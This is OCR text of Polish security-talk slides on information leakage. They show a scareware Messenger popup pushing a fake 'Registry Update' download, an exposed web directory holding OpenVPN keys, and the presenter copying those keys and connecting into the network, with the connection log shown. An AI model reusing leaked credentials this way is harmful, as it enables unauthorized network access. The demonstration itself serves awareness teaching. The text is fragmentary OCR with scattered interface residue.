
(SANS Top-20 2007 Security Risks, 2007 Annual Update)

M


Wyciek informacji

B


/smieci/Obrazek%202.png
Find in page
Find Next
Author Mode
Show Images
Fit to Width
Parallels Desktop
File
Edit
View
Actions
Devices
Applications
Help
dom
New
Info
Customize
Close
Execute
Microsoft Windows XP – Parallels Desktop
Wesoła historyjka ;-)
Usługa Posłaniec
Komunikat od FROM dla TO wysłany 2007-12-05 18:57:33
STOP! WINDOWS REQUIRES IMMEDIATE ATTENTION.
Windows has found 55 Critical System Errors.
To fix the errors please do the following:
1. Download Registry Update from: www.helpfixpc.com
2. Install Registry Update
3. Run Registry Update
4. Reboot your computer


smieci/
Find in page
Find Next
Author Mode
Index of /
/smieci
Name
Last modified
Size
Description
Parent Directory
-
Obrazek 1.png
05-Dec-2007 19:07
321K
Obrazek 2.png
05-Dec-2007 19:07
277K
Obrazek 3.png
05-Dec-2007 19:07
277K
Obrazek 4.png
05-Dec-2007 19:07
386K
Więcej obrazków hmm...

B



smieci/Obrazek%204.png
Author Mode
Show Images
Fit to Width
100%
Edit View Actions Devices Applications Help
dom
Execute
Microsoft Windows XP – Parallels Desktop
IP - jak Cię widzą w sieci - Wirtualna Polska - Opera
Plik Edycja Widok Zakładki Widżety Narzędzia Pomoc
Nowa
Index of /ovpn
Transfery
IP - jak Cię widzą w sieci ...
http://twojeip.wp.pl/?ticaid=14f1b
WIRTUALNA POLSKA
ip
wp.pl > IP
Strona główna
Webpark
Pakiety 30% taniej
Poczta
Domeny
Zarezerwuj swoją domenę
Zbuduj stronę WWW
Twoja poczta w dowolnie wybranej
Twój adres IP to:
Twój host to:
Twoja obecna szybkość łącza: 998,1kb/s
Przyspiesz szybkość Twojego łącza »



/ovpn/
Find in page
Find Next
Author Mode
Show Im
Index of /ovpn
Name
Last modified
Size
Description
Parent Directory -
ca.crt 05-Dec-2007 18:51 1.3K
.crt 05-Dec-2007 18:51 3.6K
.csr 05-Dec-2007 18:51 733
.key 05-Dec-2007 18:51 887
.ovpn 05-Dec-2007 18:51 205
1.ovpn 05-Dec-2007 18:51 205

:-D

B

Kopiujemy…


root@ogoreczek:/home/borys/ /ovpn# ls -ltr
total 24
-rw-r--r-- 1 borys users 887 2007-12-05 18:51 .key
-rw-r--r-- 1 borys users 1318 2007-12-05 18:51
-rw-r--r-- 1 borys users 3712 2007-12-05 18:51 .crt
-rw-r--r-- 1 borys users 733 2007-12-05 18:51 .csr
-rw-r--r-- 1 borys users 205 2007-12-05 18:51 .ovpn
-rw-r--r-- 1 borys users 205 2007-12-05 18:51 1.ovpn
root@ogoreczek:/home/borys/ /ovpn#


3
Wed Dec 5 20:00:32 2007 LZO compression initialized
Wed Dec 5 20:00:32 2007 Control Channel MTU parms
Wed Dec 5 20:00:32 2007 Data Channel MTU parms
Wed Dec 5 20:00:32 2007 Local Options hash (VER=V4):
Wed Dec 5 20:00:32 2007 Expected Remote Options hash (VER=V4): '530
Wed Dec 5 20:00:32 2007 UDPv4 link local: [undef]
Wed Dec 5 20:00:32 2007 UDPv4 link remote:
Wed Dec 5 20:00:32 2007 TLS: Initial packet from
289b43de
Wed Dec 5 20:00:32 2007 TLS Error: Unroutable control packet received from
(si=
3 op=P_CONTROL_V1)
Wed Dec 5 20:00:32 2007 VERIFY OK: depth=1, /C=PL/ST=Dolnoslaskie/L=Wroclaw,
Wed Dec 5 20:00:32 2007 VERIFY OK: depth=0, /C=PL/ST=Dolnoslaskie/L=Wroclaw
Łączymy się...
Wed Dec 5 20:00:33 2007 Data Channel Encrypt: Cipher 'BF-CBC' initialized with 128 bit key
Wed Dec 5 20:00:33 2007 Data Channel Encrypt: Using 160 bit message hash 'SHA1' for HMAC authentica
tion
Wed Dec 5 20:00:33 2007 Data Channel Decrypt: Cipher 'BF-CBC' initialized with 128 bit key
Wed Dec 5 20:00:33 2007 Data Channel Decrypt: Using 160 bit message hash 'SHA1' for HMAC authentica
tion
Wed Dec 5 20:00:33 2007 Control Channel: TLSv1, cipher TLSv1/SSLv3 DHE-RSA-AES256-SHA, 1024 bit RSA
Wed Dec 5 20:00:33 2007 Peer Connection Initiated with
Wed Dec 5 20:00:34 2007 SENT CONTROL [ ]: 'PUSH_REQUEST' (status=1)
Wed Dec 5 20:00:34 2007 PUSH: Received control message: 'PUSH_REPLY,redirect-gateway def1,dhcp-opti
on DNS 6,route 10.1 ,ping 10,ping-restart 120,ifconfig 10.1 '
Wed Dec 5 20:00:34 2007 OPTIONS IMPORT: timers and/or timeouts modified
Wed Dec 5 20:00:34 2007 OPTIONS IMPORT: --ifconfig/up options modified
Wed Dec 5 20:00:34 2007 OPTIONS IMPORT: route options modified
Wed Dec 5 20:00:34 2007 OPTIONS IMPORT: --ip-win32 and/or --dhcp-option options modified
Wed Dec 5 20:00:34 2007 TUN/TAP device tun0 opened
Wed Dec 5 20:00:34 2007 /sbin/ifconfig tun0 10.1 pointopoint 10.1 mtu 1500
Wed Dec 5 20:00:34 2007 /sbin/route add -net netmask 255.255.255.255 gw 192.
1
Wed Dec 5 20:00:34 2007 /sbin/route add -net 0.0.0.0 netmask 128.0.0.0 gw 10.1
Wed Dec 5 20:00:34 2007 /sbin/route add -net 128.0.0.0 netmask 128.0.0.0 gw 10.1
Wed Dec 5 20:00:34 2007 /sbin/route add -net 10.1 netmask 255.255.255.255 gw 10.1
Wed Dec 5 20:00:34 2007 Initialization Sequence Completed

B

```
PING 10.1     .1 (10.1     .1) 56(84) bytes of data.
64 bytes from 10.1     .1: icmp_seq=1 ttl=64 time=10.2 ms

--- 10.1     .1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.208/10.208/10.208/0.000 ms
```

```
ogoreczek (0.0.0.0)                                  Wed Dec  5 20:15:00 2007
